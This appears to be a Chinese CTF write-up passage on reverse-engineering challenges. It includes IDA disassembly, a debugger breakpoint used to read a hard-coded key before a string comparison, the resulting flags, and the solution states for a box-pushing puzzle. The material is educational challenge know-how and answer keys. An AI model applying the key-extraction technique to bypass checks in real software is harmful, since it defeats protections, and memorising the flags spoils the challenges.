
最终结果：



```
...............................
.#.............#..#...##...#...
..#.....#.....#...#...#.#..#...
...#...#.#...#....#...#..#.#...
....#.#...#.#.....#...#...##...
.....#.....#......#...#....#...
.....flag{e97c696a8ed7aea6}....
....Your.Score:.0000018249.....

Game Over
```

逆向破解

逆向破解 1




```
.text:00401728                 mov     [ebp-1Ch], esp
.text:0040172B                 push    offset aR05wteV6r7ozfa ; "R05WTE+v6r7ozfa4zsWjZ2RnZA=="
.text:00401730                 call    ??0CString@@QAE@PBD@Z ; CString::CString(char const *)
.text:00401735                 push    edi
.text:00401736                 call    sub_4011D0
.text:0040173B                 add     esp, 0Ch
.text:0040173E                 lea     ecx, [ebp-18h]
.text:00401741                 push    ecx
.text:00401742                 call    sub_4015B0
.text:00401747                 mov     eax, [eax]
.text:00401749                 mov     ecx, [esi+64h]
.text:0040174C                 push    eax
.text:0040174D                 push    ecx
.text:0040174E                 call    ds:_mbscmp
.text:00401754                 add     esp, 10h
.text:00401757                 lea     ecx, [ebp-18h]
.text:0040175A                 test    eax, eax
.text:0040175C                 setz    bl
.text:0040175F                 call    ??1CString@@QAE@XZ ; CString::~CString(void)
.text:00401764                 test    bl, bl
.text:00401766                 jz      loc_401811
```

Ida 中从定位到那几个 base64 加密的字符串后，看到下面有个 cmp 函数，于是在 0x401735 下断点，内存中出现如下字符串

```
0040172B   .   68 DC304000    push mfcEncry.004030DC                        ;
ASCII "HOWMP 半块西瓜皮 hehe"
```

输入得到结果，如下图


Encrypt

06d2ba96e3d4c203b29def25f2710d42

HOWMP半块西瓜皮hehe

Flag：06d2ba96e3d4c203b29def25f2710d42

逆向破解 3

大概是推箱子游戏的变种，挺好玩的，玩了 10 分钟过去了
规则，把 8 个箱子推至各个出口（边界上的 0）即胜利。
推一个箱子只能推出去或者推到非 0 的地方，每一步的走法如下

```
1,      1,      0,      1,      1,      1,      0,      1,      1
1,      0,      0,      0,      0,      0,      0,      0,      1
1,      0,      0,      0,      0,      12,     22,     0,      1
1,      32,     0,      0,      0,      42,     0,      0,      1
0,      0,      0,      0,      0,      0,      0,      0,      0
1,      0,      0,      52,     0,      0,      0,      0,      1
0,      0,      0,      0,      0,      0,      62,     0,      0
1,      72,     0,      0,      82,     0,      0,      0,      1
1,      1,      0,      1,      1,      1,      1,      0,      1


8184
1,      1,      0,      1,      1,      1,      0,      1,      1
1,      0,      0,      0,      0,      0,      0,      0,      1
1,      0,      0,      0,      0,      12,     22,     0,      1
1,      32,     0,      0,      0,      42,     0,      0,      1
```

```
0,      0,      0,      0,      0,      0,      0,      0,      0
1,      0,      0,      52,     0,      0,      0,      0,      1
0,      0,      0,      0,      0,      0,      62,     0,      0
1,      72,     0,      0,      0,      0,      0,      0,      1
1,      1,      1,      1,      1,      1,      1,      0,      1

6462
1,      1,      0,      1,      1,      1,      0,      1,      1
1,      0,      0,      0,      0,      0,      0,      0,      1
1,      0,      0,      0,      0,      12,     22,     0,      1
1,      32,     0,      0,      0,      42,     0,      0,      1
0,      0,      0,      0,      0,      0,      0,      0,      0
1,      0,      0,      52,     0,      0,      0,      0,      1
0,      0,      0,      0,      0,      0,      0,      0,      0
1,      72,     0,      0,      0,      0,      0,      62,     1
1,      1,      1,      1,      1,      1,      1,      0,      1

4143
1,      1,      1,      1,      1,      1,      0,      1,      1
1,      0,      0,      0,      0,      0,      0,      0,      1
1,      0,      0,      0,      0,      12,     22,     0,      1
1,      32,     0,      0,      0,      0,      0,      0,      1
0,      0,      0,      0,      0,      0,      0,      0,      0
1,      0,      0,      52,     0,      0,      0,      0,      1
0,      0,      0,      0,      0,      0,      0,      0,      0
1,      72,     0,      0,      0,      0,      0,      62,     1
1,      1,      1,      1,      1,      1,      1,      0,      1

23
1,      1,      1,      1,      1,      1,      1,      1,      1
1,      0,      0,      0,      0,      0,      0,      0,      1
1,      0,      0,      0,      0,      12,     0,      0,      1
1,      32,     0,      0,      0,      0,      0,      0,      1
0,      0,      0,      0,      0,      0,      0,      0,      0
1,      0,      0,      52,     0,      0,      0,      0,      1
0,      0,      0,      0,      0,      0,      0,      0,      0
1,      72,     0,      0,      0,      0,      0,      62,     1
1,      1,      1,      1,      1,      1,      1,      0,      1

513473
1,      1,      1,      1,      1,      1,      1,      1,      1
1,      0,      0,      0,      0,      0,      0,      0,      1
1,      0,      0,      0,      0,      12,     0,      0,      1
1,      0,      0,      0,      0,      0,      0,      0,      1
```

```
0,      32,     0,      0,      0,      0,      0,      0,      0
1,      52,     0,      0,      0,      0,      0,      0,      1
0,      72,     0,      0,      0,      0,      0,      0,      0
1,      0,      0,      0,      0,      0,      0,      62,     1
1,      1,      1,      1,      1,      1,      1,      0,      1

3171
1,      1,      1,      1,      1,      1,      1,      1,      1
1,      0,      0,      0,      0,      0,      0,      0,      1
1,      0,      0,      0,      0,      12,     0,      0,      1
1,      0,      0,      0,      0,      0,      0,      0,      1
1,      0,      0,      0,      0,      0,      0,      0,      0
1,      52,     0,      0,      0,      0,      0,      0,      1
1,      0,      0,      0,      0,      0,      0,      0,      0
1,      0,      0,      0,      0,      0,      0,      62,     1
1,      1,      1,      1,      1,      1,      1,      0,      1

1252
1,      1,      1,      1,      1,      1,      1,      1,      1
1,      0,      0,      0,      0,      0,      0,      0,      1
1,      0,      0,      0,      0,      0,      0,      12,     1
1,      0,      0,      0,      0,      0,      0,      0,      1
1,      0,      0,      0,      0,      0,      0,      0,      0
1,      0,      0,      0,      0,      0,      0,      52,     1
1,      0,      0,      0,      0,      0,      0,      0,      0
1,      0,      0,      0,      0,      0,      0,      62,     1
1,      1,      1,      1,      1,      1,      1,      0,      1

14
1,      1,      1,      1,      1,      1,      1,      1,      1
1,      0,      0,      0,      0,      0,      0,      0,      1
1,      0,      0,      0,      0,      0,      0,      0,      1
1,      0,      0,      0,      0,      0,      0,      0,      1
1,      0,      0,      0,      0,      0,      0,      12,     0
1,      0,      0,      0,      0,      0,      0,      52,     1
1,      0,      0,      0,      0,      0,      0,      0,      0
1,      0,      0,      0,      0,      0,      0,      62,     1
1,      1,      1,      1,      1,      1,      1,      0,      1

12
1,      1,      1,      1,      1,      1,      1,      1,      1
1,      0,      0,      0,      0,      0,      0,      0,      1
1,      0,      0,      0,      0,      0,      0,      0,      1
1,      0,      0,      0,      0,      0,      0,      0,      1
```

```
1,      0,      0,      0,      0,      0,      0,      0,      1
1,      0,      0,      0,      0,      0,      0,      52,     1
1,      0,      0,      0,      0,      0,      0,      0,      0
1,      0,      0,      0,      0,      0,      0,      62,     1
1,      1,      1,      1,      1,      1,      1,      0,      1

54
1,      1,      1,      1,      1,      1,      1,      1,      1
1,      0,      0,      0,      0,      0,      0,      0,      1
1,      0,      0,      0,      0,      0,      0,      0,      1
1,      0,      0,      0,      0,      0,      0,      0,      1
1,      0,      0,      0,      0,      0,      0,      0,      1
1,      0,      0,      0,      0,      0,      0,      0,      1
1,      0,      0,      0,      0,      0,      0,      52,     0
1,      0,      0,      0,      0,      0,      0,      62,     1
1,      1,      1,      1,      1,      1,      1,      0,      1

5264
1,      1,      1,      1,      1,      1,      1,      1,      1
1,      0,      0,      0,      0,      0,      0,      0,      1
1,      0,      0,      0,      0,      0,      0,      0,      1
1,      0,      0,      0,      0,      0,      0,      0,      1
1,      0,      0,      0,      0,      0,      0,      0,      1
1,      0,      0,      0,      0,      0,      0,      0,      1
1,      0,      0,      0,      0,      0,      0,      0,      1
1,      0,      0,      0,      0,      0,      0,      0,      1
1,      1,      1,      1,      1,      1,      1,      1,      1

818464624143235134733171125214125452 64
```